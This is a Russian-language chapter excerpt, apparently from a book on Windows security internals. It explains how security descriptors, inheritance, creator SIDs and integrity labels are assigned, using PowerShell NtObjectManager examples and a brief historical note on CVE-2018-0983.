Одно из решений - удалить все наследуемые ACE. В результате новый каталог будет использовать стандартный DACL, который почти наверняка защитит его от доступа других пользователей. Однако, как упоминалось в предыдущем разделе, стандартный DACL предназначен для эфемерных ресурсов, например ресурсов диспетчера объектов; постоянным дескрипторам безопасности применять его не следует.

Для поддержки таких функций, как общие каталоги, реализация наследования предусматривает четыре особых SID создателя. Когда дескриптор безопасности наследует ACE с любым из них, реализация заменяет SID создателя определённым SID из маркера создателя:

• **CREATOR OWNER (**`S-1-3-0`**).** Заменяется владельцем маркера.
• **CREATOR GROUP (**`S-1-3-1`**).** Заменяется основной группой маркера.
• **CREATOR OWNER SERVER (**`S-1-3-2`**).** Заменяется владельцем сервера.
• **CREATOR GROUP SERVER (**`S-1-3-3`**).** Заменяется основной группой сервера.

SID сервера используются только при создании серверного дескриптора безопасности, который рассматривается в разделе «Серверные дескрипторы безопасности и составные ACE» на странице 213. Преобразование SID создателя в конкретный SID является односторонним: после замены его нельзя отличить от SID, заданного явно. Однако, если ACE унаследовал контейнер, в ACE `InheritOnly` сохраняется SID создателя. Пример приведён в листинге 6-28.

```
PS> $parent = New-NtSecurityDescriptor -Type Directory
PS> Add-NtSecurityDescriptorAce $parent -KnownSid CreatorOwner
-Flags ContainerInherit, InheritOnly -Access GenericWrite
PS> Add-NtSecurityDescriptorAce $parent -KnownSid CreatorGroup
-Flags ContainerInherit, InheritOnly -Access GenericRead
PS> Format-NtSecurityDescriptor $parent -Summary -SecurityInformation Dacl
<DACL>
1 CREATOR OWNER: (Allowed)(ContainerInherit, InheritOnly)(GenericWrite)
CREATOR GROUP: (Allowed)(ContainerInherit, InheritOnly)(GenericRead)

PS> $token = Get-NtToken -Effective -Pseudo
2 PS> $sd = New-NtSecurityDescriptor -Token $token -Parent $parent
-Type Directory -Container
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation Dacl
<DACL>
3 GRAPHITE\user: (Allowed)(None)(CreateObject|CreateSubDirectory|ReadControl)
CREATOR OWNER: (Allowed)(ContainerInherit, InheritOnly)(GenericWrite)
4 GRAPHITE\None: (Allowed)(None)(Query|Traverse|ReadControl)
CREATOR GROUP: (Allowed)(ContainerInherit, InheritOnly)(GenericRead)
```

Листинг 6-28. Проверка SID создателя при наследовании

Сначала добавляем в родительский дескриптор безопасности две ACE с SID CREATOR OWNER и CREATOR GROUP, предоставив им разные уровни доступа, чтобы их было легко различить 1. Затем на основе родителя создаём новый дескриптор безопасности, указывая, что он будет использоваться для контейнера 2. В отформатированном выводе видно, что SID пользователя заменил SID CREATOR OWNER. Этот SID основан на SID владельца маркера 3. Также видно, что SID CREATOR GROUP заменён SID группы маркера 4.

Поскольку дескриптор безопасности создан для контейнера, также видны две ACE `InheritOnly`, у которых SID создателя не изменился. Такое поведение позволяет SID создателя передаваться

всем будущим дочерним объектам.

Назначение обязательных меток

ACE обязательной метки содержит уровень целостности ресурса. Но когда новый дескриптор безопасности создаётся с помощью маркера, уровень целостности которого не ниже `Medium`, обязательная метка по умолчанию ему не назначается. Этим объясняется отсутствие ACE обязательной метки во всех проведённых до сих пор проверках.

Если же уровень целостности маркера ниже `Medium`, эта метка автоматически назначается новому дескриптору безопасности, как показано в листинге 6-29.

```
PS> $token = Get-NtToken -Duplicate -IntegrityLevel Low
PS> $sd = New-NtSecurityDescriptor -Token $token -Type Mutant
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Label -Summary
<Mandatory Label>
Mandatory Label\Low Mandatory Level: (MandatoryLabel)(None)(NoWriteUp)
PS> $token.Close()
```

Листинг 6-29. Назначение обязательной метки маркера создателя

В этом листинге мы дублируем текущий маркер и назначаем ему уровень целостности `Low`. Создав новый дескриптор безопасности на основе маркера, видим в нём обязательную метку с тем же уровнем целостности.

Приложение может явно задать ACE обязательной метки при создании нового ресурса через дескриптор безопасности создателя. Однако уровень целостности ACE обязательной метки должен быть меньше или равен уровню целостности маркера; иначе создание завершится неудачей, как показано в листинге 6-30.

```
PS> $creator = New-NtSecurityDescriptor -Type Mutant
PS> Set-NtSecurityDescriptorIntegrityLevel $creator System
PS> $token = Get-NtToken -Duplicate -IntegrityLevel Medium
PS> New-NtSecurityDescriptor -Token $token -Creator $creator -Type Mutant
1 New-NtSecurityDescriptor : (0xC0000061) - A required privilege is not held
by the client.

2 PS> $sd = New-NtSecurityDescriptor -Token $token -Creator $creator
-Type Mutant -AutoInherit AvoidPrivilegeCheck
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Label -Summary
<Mandatory Label>
3 Mandatory Label\System Mandatory Level: (MandatoryLabel)(None)(NoWriteUp)

PS> $token.Close()
```

Листинг 6-30. Назначение обязательной метки на основе дескриптора безопасности создателя

Сначала создаём новый дескриптор безопасности создателя и добавляем в него обязательную метку с уровнем целостности `System`. Затем получаем маркер вызывающей стороны и задаём ему уровень целостности `Medium`. Поскольку `System` выше `Medium`, попытка использовать дескриптор безопасности создателя для создания нового дескриптора безопасности завершается ошибкой `STATUS_PRIVILEGE_NOT_HELD` 1.

Чтобы задать более высокий уровень целостности, в маркере создателя должна быть включена привилегия `SeRelabelPrivilege` либо необходимо указать флаг автоматического наследования `AvoidPrivilegeCheck`. В этом примере при создании нового дескриптора безопасности задаётся флаг автоматического наследования 2. После этого создание завершается успешно, и в отформатированном выводе видна обязательная метка 3.

ACE обязательной метки можно сделать наследуемой, установив флаг `ObjectInherit` или `ContainerInherit`. Можно также задать её флаг `InheritOnly`, который исключает уровень

целостности из проверки доступа, оставляя его только для наследования.

Однако помните, что ограничения уровня целостности применяются и к наследуемым ACE обязательной метки. Уровень целостности унаследованной ACE должен быть меньше или равен уровню маркера, иначе назначение дескриптора безопасности завершится неудачей. И снова ограничение можно обойти с помощью привилегии `SeRelabelPrivilege` или флага автоматического наследования `AvoidPrivilegeCheck`. В листинге 6-31 показан пример наследования ACE обязательной метки дескриптором безопасности.

```
PS> $parent = New-NtSecurityDescriptor -Type Mutant
1 PS> Set-NtSecurityDescriptorIntegrityLevel $parent Low -Flags ObjectInherit
PS> $token = Get-NtToken -Effective -Pseudo
PS> $sd = New-NtSecurityDescriptor -Token $token -Parent $parent -Type Mutant
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Label -Summary
<Mandatory Label>
2 Mandatory Label\Low Mandatory Level: (MandatoryLabel)(Inherited)(NoWriteUp)
```

Листинг 6-31. Назначение обязательной метки из родительского дескриптора безопасности посредством наследования

Сначала создаём родительский дескриптор безопасности и назначаем ему ACE обязательной метки с уровнем целостности `Low` и установленным флагом `ObjectInherit` 1. Затем с помощью родителя создаём новый дескриптор безопасности. Новый дескриптор наследует обязательную метку, на что указывает флаг `Inherited` 2.

Некоторые типы объектов ядра могут получать обязательную метку автоматически, даже если уровень целостности маркера вызывающей стороны не ниже `Medium`. Задав определённые флаги автоматического наследования, можно всегда назначать уровень целостности вызывающей стороны при создании нового дескриптора безопасности ресурса. К таким флагам относятся `MaclNoWriteUp`, `MaclNoReadUp` и `MaclNoExecuteUp`, которые автоматически наследуют уровень целостности маркера и задают обязательную политику соответственно `NoWriteUp`, `NoReadUp` и `NoExecuteUp`. Сочетая флаги, можно получить нужную обязательную политику.

В последних версиях Windows для использования этих флагов автоматического наследования зарегистрированы только четыре типа, как показано в таблице 6-5.

Таблица 6-5. Типы с включёнными флагами автоматического наследования уровня целостности

Имя типа	Флаги автоматического наследования
`Process`	`MaclNoWriteUp`, `MaclNoReadUp`
`Thread`	`MaclNoWriteUp`, `MaclNoReadUp`
`Job`	`MaclNoWriteUp`
`Token`	`MaclNoWriteUp`

Поведение этих флагов автоматического наследования можно проверить, указав их при создании дескриптора безопасности. В листинге 6-32 задаются флаги `MaclNoReadUp` и `MaclNoWriteUp`.

```
PS> $token = Get-NtToken -Effective -Pseudo
PS> $sd = New-NtSecurityDescriptor -Token $token -Type Mutant
-AutoInherit MaclNoReadUp, MaclNoWriteUp
PS> Format-NtSecurityDescriptor $sd -SecurityInformation Label -Summary
<Mandatory Label>
Mandatory Label\Medium Mandatory Level: (MandatoryLabel)(None)(NoWriteUp|
NoReadUp)
```

Листинг 6-32. Назначение обязательной метки посредством флагов автоматического наследования

В выводе видна ACE обязательной метки с уровнем целостности `Medium`, хотя в начале раздела я говорил, что обычно уровень `Medium` не назначается. Также видно, что обязательной политике присвоено значение `NoWriteUp|NoReadUp`, совпадающее с указанными флагами автоматического наследования.

Определение наследования объектов

Когда в родительском дескрипторе безопасности задаётся объектный тип ACE, например `AllowedObject`, правила наследования немного меняются. Причина в том, что каждая объектная ACE может содержать два необязательных GUID: `ObjectType`, используемый при проверке доступа, и `InheritedObjectType`, используемый при наследовании.

API `SeAssignSecurityEx` использует GUID `InheritedObjectType` в ACE, чтобы определить, должен ли новый дескриптор безопасности наследовать эту ACE. Если GUID существует и его значение совпадает с GUID `ObjectType`, новый дескриптор безопасности наследует ACE. Если значения не совпадают, ACE не копируется. Возможные сочетания параметра `ObjectType` и `InheritedObjectType` и результат наследования ACE показаны в таблице 6-6.

Таблица 6-6. Наследование ACE в зависимости от InheritedObjectType

Задан параметр ObjectType?	В ACE есть InheritedObjectType?	Наследуется
Нет	Нет	Да
Нет	Да	**Нет**
Да	Нет	Да
Да	Да, и значения совпадают	Да
Да	Да, и значения не совпадают	**Нет**

В таблице 6-6 полужирным отмечены случаи, когда наследование не происходит. Обратите внимание: это не отменяет другие решения о наследовании; чтобы ACE вообще рассматривалась для наследования, у неё должен быть установлен флаг `ObjectInherit` и/или `ContainerInherit`.

В листинге 6-33 проверим такое поведение, добавив несколько объектных ACE в дескриптор безопасности и применив его как родительский.

```
PS> $owner = Get-NtSid -KnownSid BuiltinAdministrators
PS> $parent = New-NtSecurityDescriptor -Type Directory -Owner $owner
-Group $owner
1 PS> $type_1 = New-Guid
PS> $type_2 = New-Guid
2 PS> Add-NtSecurityDescriptorAce $parent -Name "SYSTEM" -Access GenericAll
-Flags ObjectInherit -Type AllowedObject -ObjectType $type_1
3 PS> Add-NtSecurityDescriptorAce $parent -Name "Everyone" -Access GenericAll
-Flags ObjectInherit -Type AllowedObject -InheritedObjectType $type_1
4 PS> Add-NtSecurityDescriptorAce $parent -Name "Users" -Access GenericAll
-Flags ObjectInherit -InheritedObjectType $type_2 -Type AllowedObject
PS> Format-NtSecurityDescriptor $parent -Summary -SecurityInformation Dacl
<DACL>
NT AUTHORITY\SYSTEM: (AllowedObject)(ObjectInherit)(GenericAll)
(OBJ:f5ee1953...)
```

```
Everyone: (AllowedObject)(ObjectInherit)(GenericAll)(IOBJ:f5ee1953...)
BUILTIN\Users: (AllowedObject)(ObjectInherit)(GenericAll)(IOBJ:0b9ed996...)

PS> $token = Get-NtToken -Effective -Pseudo
5 PS> $sd = New-NtSecurityDescriptor -Token $token -Parent $parent
-Type Directory -ObjectType $type_2
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation Dacl
<DACL>
6 NT AUTHORITY\SYSTEM: (AllowedObject)(None)(Full Access)(OBJ:f5ee1953...)
7 BUILTIN\Users: (Allowed)(None)(Full Access)
```

Листинг 6-33. Проверка поведения GUID InheritedObjectType

Сначала формируем два случайных GUID, которые будут служить типами объектов 1. Затем добавляем в родительский дескриптор безопасности три наследуемые ACE `AllowedObject`. В первой ACE задаём `ObjectType` равным первому созданному GUID 2. Эта ACE показывает, что при наследовании GUID `ObjectType` не учитывается. У второй ACE `InheritedObjectType` равен первому GUID 3. Последняя ACE использует второй GUID 4.

После этого создаём новый дескриптор безопасности, передавая второй GUID параметру `ObjectType` 5. Проверив новый дескриптор безопасности, видим, что он унаследовал ACE без `InheritedObjectType` 6. Вторая ACE в выводе представляет копию ACE с совпадающим GUID `InheritedObjectType` 7. Обратите внимание: согласно выводу `InheritedObjectType` удалён, поскольку ACE больше не является наследуемой.

Единственный параметр GUID `ObjectType` несколько негибок, поэтому Windows также предоставляет два API, принимающих список GUID вместо одного: API ядра `SeAssignSecurityEx2` и API пользовательского режима `RtlNewSecurityObjectWithMultipleInheritance`. Любая ACE в списке с `InheritedObjectType` будет унаследована; в остальном правила наследования в основном совпадают с рассмотренными здесь.

На этом обсуждение назначения дескрипторов безопасности при создании завершается. Как вы видели, процесс назначения сложен, особенно в части наследования. Теперь рассмотрим назначение дескриптора безопасности существующему ресурсу, что значительно проще.

Назначение дескриптора безопасности существующему ресурсу

Если ресурс уже существует, задать дескриптор безопасности вызовом системной функции создания, например `NtCreateMutant`, с указанием поля `SecurityDescriptor` в атрибутах объекта невозможно. Вместо этого нужно открыть дескриптор ресурса с одним из трёх прав доступа в зависимости от изменяемой части дескриптора безопасности. Получив дескриптор, можно вызвать системную функцию `NtSetSecurityObject`, чтобы задать определённые сведения дескриптора безопасности. В таблице 6-7 показаны права доступа, необходимые для задания каждого поля дескриптора безопасности согласно перечислению `SecurityInformation`.

Таблица 6-7. Флаги SecurityInformation и доступ, необходимый для создания дескриптора безопасности

Имя флага	Описание	Расположение	Необходимый доступ к дескриптору
`Owner`	Задать SID владельца.	Owner	`WriteOwner`
`Group`	Задать SID группы.	Group	`WriteOwner`

Имя флага	Описание	Расположение	Необходимый доступ к дескриптору
`Dacl`	Задать DACL.	DACL	`WriteDac`
`Sacl`	Задать SACL, только ACE аудита.	SACL	`AccessSystemSecurity`
`Label`	Задать обязательную метку.	SACL	`WriteOwner`
`Attribute`	Задать системный атрибут ресурса.	SACL	`WriteDac`
`Scope`	Задать идентификатор политики области.	SACL	`AccessSystemSecurity`
`ProcessTrustLabel`	Задать метку доверия процесса.	SACL	`WriteDac`
`AccessFilter`	Задать фильтр доступа.	SACL	`WriteDac`
`Backup`	Задать всё, кроме метки доверия процесса и фильтра доступа.	All	`WriteDac`, `WriteOwner` и `AccessSystemSecurity`

Можно заметить, что доступ к дескриптору, необходимый для задания этих сведений, сложнее доступа для простого запроса из таблицы 6-1: он разделён между тремя правами, а не двумя. Вместо запоминания этих прав их можно получить командой PowerShell `Get-NtAccessMask`, указав изменяемые части дескриптора безопасности параметром `SecurityInformation`, как показано в листинге 6-34.

```
PS> Get-NtAccessMask -SecurityInformation AllBasic -ToGenericAccess
ReadControl

PS> Get-NtAccessMask -SecurityInformation AllBasic -ToGenericAccess
-SetSecurity
WriteDac, WriteOwner
```

Листинг 6-34. Определение маски доступа, необходимой для запроса или задания определённых сведений дескриптора безопасности

Для задания дескриптора безопасности системный вызов `NtSetSecurityObject` вызывает функцию безопасности, характерную для типа. Благодаря этому ядро поддерживает разные требования к хранению дескрипторов безопасности: например, файл должен сохранять дескриптор безопасности на диске, тогда как диспетчер объектов может хранить его в памяти.

В конечном счёте эти функции, характерные для типа, вызывают API ядра `SeSetSecurityDescriptorInfoEx`, чтобы построить обновлённый дескриптор безопасности. Пользовательский режим экспортирует этот API ядра под именем `RtlSetSecurityObjectEx`. После обновления дескриптора безопасности функция типа может сохранить его предпочтительным способом.

API SeSetSecurityDescriptorInfoEx принимает следующие пять параметров и возвращает новый дескриптор безопасности:

• **Изменяющий дескриптор безопасности.** Новый дескриптор безопасности, переданный NtSetSecurityObject.
• **Дескриптор безопасности объекта.** Текущий дескриптор безопасности обновляемого объекта.
• **Сведения безопасности.** Флаги, указывающие обновляемые части дескриптора безопасности и описанные в таблице 6-7.
• **Автоматическое наследование.** Набор битовых флагов, определяющих поведение автоматического наследования.
• **Общее сопоставление.** Общее сопоставление создаваемого типа.

Ни один код ядра не использует флаги автоматического наследования, поэтому поведение этого API просто. Он лишь копирует в новый дескриптор безопасности те части дескриптора безопасности, которые указаны параметром сведений безопасности. Кроме того, он сопоставляет весь общий доступ с доступом, характерным для типа, посредством общего сопоставления, исключая ACE InheritOnly.

Некоторые управляющие флаги дескриптора безопасности вызывают особое поведение. Например, явно задать DaclAutoInherited нельзя, но его можно указать вместе с DaclAutoInheritReq, чтобы установить в новом дескрипторе безопасности.

Проверить API RtlSetSecurityObjectEx можно командой Edit-NtSecurityDescriptor, как показано в листинге 6-35.

```
PS> $owner = Get-NtSid -KnownSid BuiltinAdministrators
PS> $obj_sd = New-NtSecurityDescriptor -Type Mutant -Owner $owner
-Group $owner
PS> Add-NtSecurityDescriptorAce $obj_sd -KnownSid World -Access GenericAll
PS> Format-NtSecurityDescriptor $obj_sd -Summary -SecurityInformation Dacl
<DACL>
Everyone: (Allowed)(None)(Full Access)

PS> Edit-NtSecurityDescriptor $obj_sd -MapGeneric
PS> $mod_sd = New-NtSecurityDescriptor -Type Mutant
PS> Add-NtSecurityDescriptorAce $mod_sd -KnownSid Anonymous
-Access GenericRead
PS> Set-NtSecurityDescriptorControl $mod_sd DaclAutoInherited,
DaclAutoInheritReq
PS> Edit-NtSecurityDescriptor $obj_sd $mod_sd -SecurityInformation Dacl
PS> Format-NtSecurityDescriptor $obj_sd -Summary -SecurityInformation Dacl
<DACL> (Auto Inherited)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(None)(ModifyState|ReadControl)
```

Листинг 6-35. Изменение существующего дескриптора безопасности с помощью Edit-NtSecurityDescriptor

Задать безопасность объекта ядра можно командой Set-NtSecurityDescriptor. Она принимает либо дескриптор объекта с необходимым доступом, либо путь OMNS к ресурсу. Например, следующими командами можно попытаться изменить объект \BaseNamedObjects\ABC, задав новый DACL:

```
PS> $new_sd = New-NtSecurityDescriptor -Sddl "D:(A;;GA;;;WD)"
PS> Set-NtSecurityDescriptor -Path "\BaseNamedObjects\ABC"
-SecurityDescriptor $new_sd -SecurityInformation Dacl
```

Обратите внимание на слово «попытаться»: даже если ресурс можно открыть с доступом, необходимым для задания компонента дескриптора безопасности, например WriteOwner, это не означает, что ядро разрешит операцию. Здесь действуют те же правила для SID владельца и обязательных меток, что и при назначении дескриптора безопасности во время создания.

Эти правила обеспечивает API `SeSetSecurityDescriptorInfoEx`. Если дескриптор безопасности объекта не указан, API возвращает код состояния `STATUS_NO_SECURITY_ON_OBJECT`. Поэтому задать дескриптор безопасности объекту типа со значением `SecurityRequired`, равным `False`, нельзя: у объекта не будет дескриптора безопасности, и любая попытка изменить его вызовет ошибку.

> **Примечание.** Один ещё не упомянутый флаг ACE - `Critical`. Ядро Windows содержит код, проверяющий `Critical` и блокирующий удаление отмеченных им ACE. Однако решение о том, какие ACE считать `Critical`, принимает код, назначающий новый дескриптор безопасности, а API наподобие `SeSetSecurityInformationEx` этого не обеспечивают. Поэтому не полагайтесь на конкретное действие флага `Critical`. Если вы применяете дескрипторы безопасности в пользовательском режиме, можете обрабатывать флаг любым способом.

Что произойдёт, если изменить наследуемые ACE у контейнера? Передадутся ли изменения дескриптора безопасности всем существующим дочерним объектам? Одним словом, нет. Теоретически тип мог бы реализовать такое автоматическое распространение, но ни один этого не делает. Вместо этого его должны обеспечивать компоненты пользовательского режима. Далее рассмотрим API Win32 пользовательского режима, реализующие такое распространение.

API безопасности Win32

Большинство приложений не вызывают системные функции ядра напрямую для чтения или задания дескрипторов безопасности. Вместо этого они используют ряд API Win32. Мы не будем рассматривать здесь каждый возможный API, но обсудим некоторые дополнительные возможности, которые они добавляют к нижележащим системным вызовам.

Win32 реализует API `GetKernelObjectSecurity` и `SetKernelObjectSecurity`, служащие оболочками `NtQuerySecurityObject` и `NtSetSecurityObject`. Аналогично API Win32 `CreatePrivateObjectSecurityEx` и `SetPrivateObjectSecurityEx` служат оболочками соответственно `RtlNewSecurityObjectEx` и `RtlSetSecurityObjectEx`. Все свойства собственных API, рассмотренные в этой главе, в равной степени относятся к этим API Win32.

Но Win32 также предоставляет более высокоуровневые API, прежде всего `GetNamedSecurityInfo` и `SetNamedSecurityInfo`. Они позволяют приложению запрашивать или задавать дескриптор безопасности, предоставив путь и тип ресурса, к которому относится путь, вместо дескриптора. Путь и тип делают функции более универсальными: например, эти API поддерживают получение и задание безопасности не только файлов и ключей реестра, но и служб, принтеров и записей доменных служб Active Directory (DS).

Для запроса или задания дескриптора безопасности API должен открыть указанный ресурс, а затем вызвать соответствующий API операции. Например, чтобы запросить дескриптор безопасности файла, API открывает файл посредством API Win32 `CreateFile`, а затем вызывает системную функцию `NtQuerySecurityObject`. Но для запроса дескриптора безопасности принтера API Win32 должен открыть принтер через API диспетчера печати `OpenPrinter`, а затем вызвать API `GetPrinter` для открытого дескриптора принтера, поскольку принтер не является объектом ядра.

PowerShell уже использует API `GetNamedSecurityInfo` через команду `Get-Acl`; однако встроенная команда не поддерживает чтение некоторых ACE дескриптора безопасности, например обязательных меток. Поэтому модуль NtObjectManager реализует `Get-Win32SecurityDescriptor`, которая вызывает `GetNamedSecurityInfo` и возвращает объект `SecurityDescriptor`.

Если требуется лишь отобразить дескриптор безопасности, можно применить команду `Format-Win32SecurityDescriptor`: она принимает те же параметры, но не возвращает объект `SecurityDescriptor`. В листинге 6-36 приведены два примера команд, использующих нижележащие API безопасности Win32.

```
PS> Get-Win32SecurityDescriptor "$env:WinDir"
Owner                       DACL ACE Count SACL ACE Count Integrity Level
-----                       -------------- -------------- ---------------
NT SERVICE\TrustedInstaller 13             NONE           NONE

PS> Format-Win32SecurityDescriptor "MACHINE\SOFTWARE" -Type RegistryKey
-Summary
<Owner> : NT AUTHORITY\SYSTEM
<Group> : NT AUTHORITY\SYSTEM
<DACL> (Protected, Auto Inherited)
BUILTIN\Users: (Allowed)(ContainerInherit)(QueryValue|...)
--snip--
```

Листинг 6-36. Пример применения Get-Win32SecurityDescriptor и Format-Win32SecurityDescriptor

Сначала с помощью `Get-Win32SecurityDescriptor` запрашиваем дескриптор безопасности каталога Windows, в данном случае `$env:WinDir`. Обратите внимание: тип запрашиваемого ресурса не указывается, поскольку по умолчанию это файл. Во втором примере командой `Format-Win32SecurityDescriptor` выводим дескриптор безопасности ключа `MACHINE\SOFTWARE`. Этот путь соответствует пути Win32 `HKEY_LOCAL_MACHINE\SOFTWARE`. Необходимо указать, что запрашивается ключ реестра, передав параметр `Type`; иначе команда попытается открыть путь как файл, что вряд ли сработает.

> **Примечание.** Формат пути каждого поддерживаемого типа объекта приведён в документации API для перечисления `SE_OBJECT_TYPE`, которое задаёт тип ресурса в API `GetNamedSecurityInfo` и `SetNamedSecurityInfo`.

API `SetNamedSecurityInfo` сложнее, поскольку реализует автоматическое наследование в иерархиях, например в дереве файловых каталогов. Как обсуждалось ранее, если задать дескриптор безопасности файла системным вызовом `NtSetSecurityObject`, новые наследуемые ACE не распространятся на существующие дочерние объекты. Если же задать дескриптор безопасности файлового каталога функцией `SetNamedSecurityInfo`, API перечислит все дочерние файлы и каталоги и попытается обновить дескриптор безопасности каждого.

API `SetNamedSecurityInfo` формирует новый дескриптор безопасности, запросив дескриптор безопасности дочернего объекта и используя его как дескриптор безопасности создателя в вызове `RtlNewSecurityObjectEx`, а родительский дескриптор безопасности берёт из родительского каталога. Флаги `DaclAutoInherit` и `SaclAutoInherit` устанавливаются всегда, чтобы объединить все явные ACE дескриптора безопасности создателя с новым дескриптором безопасности.

PowerShell предоставляет API `SetNamedSecurityInfo` через команду `Set-Win32SecurityDescriptor`, как показано в листинге 6-37.

```
PS> $path = Join-Path "$env:TEMP" "TestFolder"
PS> Use-NtObject($f = New-NtFile $path -Win32Path -Options DirectoryFile
-Disposition OpenIf) {
    Set-NtSecurityDescriptor $f "D:AIARP(A;OICI;GA;;;WD)" Dacl
}

PS> $item = Join-Path $path test.txt
PS> "Hello World!" | Set-Content -Path $item
PS> Format-Win32SecurityDescriptor $item -Summary -SecurityInformation Dacl
<DACL> (Auto Inherited)
Everyone: (Allowed)(Inherited)(Full Access)

PS> $sd = Get-Win32SecurityDescriptor $path
PS> Add-NtSecurityDescriptorAce $sd -KnownSid Anonymous -Access GenericAll
```

```
-Flags ObjectInherit,ContainerInherit,InheritOnly
PS> Set-Win32SecurityDescriptor $path $sd Dacl
PS> Format-Win32SecurityDescriptor $item -Summary -SecurityInformation Dacl
<DACL> (Auto Inherited)
Everyone: (Allowed)(Inherited)(Full Access)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(Inherited)(Full Access)
```

Листинг 6-37. Проверка автоматического наследования с помощью Set-Win32SecurityDescriptor

Листинг 6-37 демонстрирует поведение автоматического наследования `SetNamedSecurityInfo` для файлов. Сначала создаём каталог `TestFolder` в корне системного диска, а затем задаём дескриптор безопасности так, чтобы он содержал одно наследуемое ACE для группы Everyone и имел установленные флаги `DaclAutoInherited` и `DaclProtected`. Далее создаём в каталоге текстовый файл и выводим его дескриптор безопасности. DACL содержит единственное ACE, унаследованное текстовым файлом от родителя.

Затем получаем дескриптор безопасности каталога и добавляем в него новое наследуемое ACE для анонимного пользователя. Этим дескриптором безопасности задаём DACL родителя посредством `Set-Win32SecurityDescriptor`. Снова выведя дескриптор безопасности текстового файла, видим, что теперь он содержит два ACE, поскольку было добавлено ACE анонимного пользователя. Если бы для задания дескриптора безопасности родительского каталога мы использовали `Set-NtSecurityDescriptor`, такого наследования не произошло бы.

Поскольку `SetNamedSecurityInfo` всегда применяет автоматическое наследование, установка управляющего флага защищённого дескриптора безопасности, например `DaclProtected` или `SaclProtected`, становится важным способом блокировать автоматическое распространение ACE.

Как ни странно, API не позволяет указывать управляющие флаги `DaclProtected` и `SaclProtected` непосредственно в дескрипторе безопасности. Вместо этого он вводит несколько дополнительных флагов `SecurityInformation` для установки и снятия управляющих флагов. Чтобы установить управляющий флаг защищённого дескриптора безопасности, можно использовать флаги `ProtectedDacl` и `ProtectedSacl` для `SecurityInformation`. Чтобы снять флаг, используйте `UnprotectedDacl` и `UnprotectedSacl`. В листинге 6-38 приведены примеры установки и снятия управляющего флага защиты DACL.

```
PS> $path = Join-Path "$env:TEMP\TestFolder" "test.txt"
PS> $sd = New-NtSecurityDescriptor "D:(A;;GA;;;AU)"
PS> Set-Win32SecurityDescriptor $path $sd Dacl,ProtectedDacl
PS> Format-Win32SecurityDescriptor $path -Summary -SecurityInformation Dacl
<DACL> (Protected, Auto Inherited)
NT AUTHORITY\Authenticated Users: (Allowed)(None)(Full Access)

PS> Set-Win32SecurityDescriptor $path $sd Dacl,UnprotectedDacl
PS> Format-Win32SecurityDescriptor $path -Summary -SecurityInformation Dacl
<DACL> (Auto Inherited)
NT AUTHORITY\Authenticated Users: (Allowed)(None)(Full Access)
Everyone: (Allowed)(Inherited)(Full Access)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(Inherited)(Full Access)
```

Листинг 6-38. Проверка флагов SecurityInformation ProtectedDacl и UnprotectedDacl

Этот сценарий предполагает, что листинг 6-37 уже выполнен, поскольку повторно использует созданный там файл. Мы создаём новый дескриптор безопасности с единственным ACE для группы Authenticated Users и назначаем его файлу с флагами `ProtectedDacl` и `Dacl`. В результате на файле устанавливается управляющий флаг защиты DACL. Обратите внимание, что унаследованные ACE из листинга 6-37 удалены: осталось лишь новое явное ACE.

Затем снова назначаем дескриптор безопасности с флагом `UnprotectedDacl`. На этот раз при выводе дескриптора безопасности видим, что управляющий флаг защиты больше не установлен. Кроме того, API восстанавливает унаследованные ACE из родительского каталога и объединяет их с явным ACE для группы Authenticated Users.

Поведение команды при указании флага `UnprotectedDacl` показывает, как можно восстановить унаследованные ACE любого файла. Если указать пустой DACL, чтобы явные ACE не объединялись, и дополнительно задать флаг `UnprotectedDacl`, дескриптор безопасности будет сброшен до версии, основанной на его родителе. Для упрощения этой операции модуль PowerShell содержит команду `Reset-Win32SecurityDescriptor` (листинг 6-39).

```
PS> $path = Join-Path "$env:TEMP\TestFolder" "test.txt"
PS> Reset-Win32SecurityDescriptor $path Dacl
PS> Format-Win32SecurityDescriptor $path -Summary -SecurityInformation Dacl
<DACL> (Auto Inherited)
Everyone: (Allowed)(Inherited)(Full Access)
NT AUTHORITY\ANONYMOUS LOGON: (Allowed)(Inherited)(Full Access)
```

Листинг 6-39. Сброс безопасности каталога с помощью Reset-Win32SecurityDescriptor

В этом листинге мы вызываем `Reset-Win32SecurityDescriptor`, передав путь к файлу и запросив сброс DACL. Выведя дескриптор безопасности файла, теперь обнаруживаем, что он совпадает с дескриптором безопасности родительского каталога, показанным в листинге 6-37.

> **ОПАСНОСТИ АВТОМАТИЧЕСКОГО НАСЛЕДОВАНИЯ**
>
> Возможности автоматического наследования API безопасности Win32 удобны для приложений, которые могут просто задать наследуемый дескриптор безопасности, чтобы применить его ко всем дочерним ресурсам. Однако автоматическое наследование создаёт угрозу безопасности, особенно если его используют привилегированные приложения или службы.
>
> Угроза возникает, если привилегированное приложение можно обманом заставить сбросить унаследованную безопасность иерархии, когда злоумышленник управляет родительским дескриптором безопасности. Например, CVE-2018-0983 представляла собой уязвимость безопасности в привилегированной службе хранилища: она вызывала `SetNamedSecurityInfo`, чтобы сбросить безопасность файла, путь к которому указал пользователь. С помощью некоторых приёмов с файловой системой злоумышленник мог связать сбрасываемый файл с системным файлом, доступным для записи только администратору. Однако API `SetNamedSecurityInfo` считал, что файл находится в каталоге, которым управляет пользователь, поэтому сбрасывал дескриптор безопасности на основе дескриптора безопасности этого каталога, предоставляя злоумышленнику полный доступ к системному файлу.
>
> Microsoft исправила эту проблему, и Windows больше не поддерживает приёмы с файловой системой, необходимые для её эксплуатации. Однако остаются другие потенциальные способы обмануть привилегированную службу. Поэтому, если вы пишете код для задания или сброса дескриптора безопасности ресурса, внимательно следите за происхождением пути. Если он поступил от непривилегированного пользователя, обязательно олицетворите вызывающую сторону перед вызовом любого API безопасности Win32.

Осталось рассмотреть последний API - `GetInheritanceSource`, позволяющий определить источник унаследованных ACE ресурса. Одна из причин, по которым ACE помечаются флагом `Inherited`, состоит в облегчении анализа унаследованных ACE. Без этого флага API не смог бы отличить унаследованные ACE от ненаследуемых.

